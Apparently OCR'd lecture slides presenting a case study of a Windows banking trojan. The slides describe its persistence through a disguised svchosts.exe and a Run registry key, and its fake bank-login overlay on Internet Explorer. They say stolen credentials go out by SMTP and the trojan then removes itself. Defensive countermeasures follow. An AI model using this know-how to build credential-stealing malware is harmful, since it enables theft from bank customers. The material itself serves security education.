
Case Study of a Trojan Horse Program Infection

Upon inflection

1. copies itself to C:\WINDOWS\svchosts.exe
2. adds a registry entry to "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", ensuring "C:\WINDOWS\svchosts.exe" is run on system startup
3. sends a mail via smtp indicating successful installation
4. remains in memory, using DDE to check the URL being displayed in the foreground IE window. Once a matching URL (one of a list of Brazilian Internet banking sites) is typed, it:
   - creates a window over the IE browser to display an on-line bank login form to let the victim to type in his/her financial details
   - once the victim enter his/her details, under the assumption he/she is logging into the on-line banking site, the malware sends those login details back the attacker via an smtp mail
   - the malware then displays a "system error" dialog to the user, and removes itself from the system (quit from the memory and undo the registry)

Demo

The malware creates a window over the IE browser to display an on-line bank login form



Countermeasures

- Do NOT follow links in e-mail, posted news, web blog, forum, search result webpages ... etc
- Do not use untrusted network such as unprotected public access WiFi. In case, you need to use an untrusted network for Internet connection, connect your company VPN or SSH tunnel first.
- Using the browser as a non-administrator user or within a Sandbox will lower the chance of installing malware on your PC.
- Disable Javascript completely or use noscript pulg-in to enable Javascript selectively

Countermeasures (Cont')

- Keep OS and application software updated. You may use on-line software inspector at Secunia
- Enable the web filtering in your anti-virus or anit-spy software and keep its pattern updated
- Enable your firewall that blocks inbound and outbound connections.
- Use non-mainstream application, such as Opera browser or Real-audio alternative
- Use the tools at sysinternals to closely monitor your PC status
- Avoid high risk category web sites.

Q & A

Thank You

Alan S H Lam
shlam@ie.cuhk.edu.hk
http://www.ie.cuhk.edu.hk/~shlam